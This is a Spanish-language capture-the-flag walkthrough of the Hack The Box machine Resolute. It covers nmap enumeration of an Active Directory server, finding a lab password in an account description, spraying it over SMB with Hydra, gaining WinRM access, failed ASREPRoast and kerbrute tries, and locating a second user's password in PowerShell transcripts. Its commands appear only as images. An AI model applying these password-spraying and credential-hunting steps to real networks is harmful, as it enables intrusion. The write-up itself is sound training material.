Resolute

En este post se explicarán los pasos que se han seguido para vulnerar la seguridad de la máquina Resolute en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad medio (4.5).

Ilustración 1: Resolute.

La fase de enumeración dio comienzo haciendo uso de NMAP:




Ilustración 2: Comando de NMAP ejecutado.

Port		State	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack			
	fingerprint-strings	DNSVersionBindReqTCP: version bind					
88	tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos		server time: 2020-01-20 16:26:51 Z
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: megabank.local, Site: Default-First-Site-Name
445	tcp	open	microsoft-ds	syn-ack	Windows Server 2016 Standard 14393 microsoft-ds		workgroup: MEGABANK
464	tcp	open	kpasswd5	syn-ack			
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows	1.0	

					RPC over HTTP		
636	tcp	open	tcpwrapped	syn-ack			
3268	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: megabank.local, Site: Default-First-Site-Name
3269	tcp	open	tcpwrapped	syn-ack			
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-methods	Supported Methods: GET HEAD POST OPTIONS					
	http-server-header	Microsoft-HTTPAPI/2.0					
9389	tcp	open	mc-nmf	syn-ack	.NET Message Framing		
47001	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0					
	http-title	Not Found					
49664	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49665	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

49666	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49667	tcp	open		syn-ack			
49671	tcp	open		syn-ack			
49676	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
49677	tcp	open		syn-ack			
49688	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49933	tcp	open	tcpwrapped	syn-ack			
49934	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
50004	tcp	open	tcpwrapped	syn-ack			
50275	tcp	open		syn-ack			

Tabla 1: Resultados de NMAP.

Como se observa es un sistema Windows, el cual únicamente parece tener abierto los puertos que corresponden a servicios propios de dicho sistema, como Kerberos, NetBios, LDAP, SMB, WinRM y MSRPC entre otros, además de un servidor de DNS.

También la información que proporcionan los scripts que por defecto ejecuta NMAP, revelan que se trata de un Windows Server 2016 con Active Directory (AD), donde existe el dominio "megabank.local", el grupo de trabajo (WorkGroup) "MEGABANK" y el FQDN (Fully Qualified Domain Name) es "Resolute.megabank.local". Se configuró el fichero */etc/hosts* con los nombres de dominio y la IP del sistema:




Ilustración 3: Fichero /etc/hosts.

Cuando se resolvió la máquina Forest, dado que era el primer sistema al que se hacía frente con esas características, se explicaron más detalladamente cada uno de los servicios que también se encuentran en esta máquina, por tanto, no se volverán a explicar en este *WriteUp*.

Las primeras pruebas que se realizaron fueron conexiones por defecto a servicios como SMB y RPC:




Ilustración 4: Obteniendo los usuarios del AD a través de rpcclient.




Ilustración 5: Intentos de conexiones a SMB haciendo uso de smbclient.

Posteriormente se hizo uso de enum4linux para obtener más información del sistema:

Ilustración 6: Ejecución de enum4linux.




Ilustración 7: Contraseña en el output que genera enum4linux.

Analizando la información que proporciona enum4linux se puede distinguir una contraseña (*Welcome123!*) en la descripción de la cuenta de *marko.*




Ilustración 8: Intentando la autenticación usando el usuario marko y la contraseña Welcome123!.

La contraseña no parecía ser la que tenía establecida el usuario *marko*, dado que se tenían múltiples usuarios y una sola contraseña, se realizó un ataque de diccionario con Hydra al servicio SMB, para comprobar si algún otro usuario hacia uso de la contraseña encontrada.




Ilustración 9: Ataque de diccionario con Hydra.

El usuario *melanie* tenía la contraseña *Welcome123!*, así que ya se podía acceder al sistema mediante WinRM:




Ilustración 10: Programa en ruby para realizar conexiones con WinRM.




Ilustración 11: Flag user.txt con una sesión de powershell del usuario melanie.

Antes de encontrar la contraseña se hicieron diferentes pruebas que son dignas de mención, ya que se intentaron aplicar las técnicas aprendidas en la máquina Forest, por ejemplo, el ataque ASREPRoast, para encontrar el hash de alguna contraseña de las cuentas de usuario que ya se tenían:




Ilustración 12: Haciendo uso de GetNPUsers.py de impacket para realizar un ASREPRoast.

No funcionó porque no existían usuarios que no requiriesen pre-autenticación. Así que lo siguiente fue realizar un ataque de diccionario mediante kerberos, con la herramienta kerbrute:




Ilustración 13: Ataque de diccionario con kerbrute.

Independientemente del diccionario usado, incluso usando las credenciales correctas, dicho ataque no iba a funcionar.




Ilustración 14: Haciendo uso de kerbrute con la combinación de usuario y contraseña correcta.

Esto se debe a que no estaba habilitado el "Dynamic Access Control" en la máquina Resolute. Se descubrió realizando un "*whoami /all"* cuando se tenía acceso al sistema con el usuario *melanie*:

Ilustración 15: Kerberos support for Dynamic Access Control on this device has been disable.

Volviendo al hilo del desarrollo de este *WriteUp* y teniendo acceso al sistema con el usuario *melanie* a través de WinRM, se dio comienzo a un reconocimiento:




Ilustración 16: Información de los privilegios del usuario melanie.

Se intentó ejecutar SharpHound para así poder tener una visión global del AD a través de BloodHound:




Ilustración 17: Descargando en Resolute SharpHound.ps1 y SharpHound.exe desde un servidor FTP creado con la librería pyftpdlib.




Ilustración 18: El antivirus bloquea la ejecución de SharpHound.

El antivirus, en este caso Windows Defender, detenía la ejecución de los ejecutables de SharpHound, así que no se pudo obtener más información aplicando esta técnica.

Indagando en los directorios del sistema se encontró un fichero de texto con información crucial:




Ilustración 19: Directorio PSTranscripts.




Ilustración 20: Subdirectorio dentro de PSTranscript.




Ilustración 21: Fichero de texto con información.




Ilustración 22: La contraseña del usuario ryan.

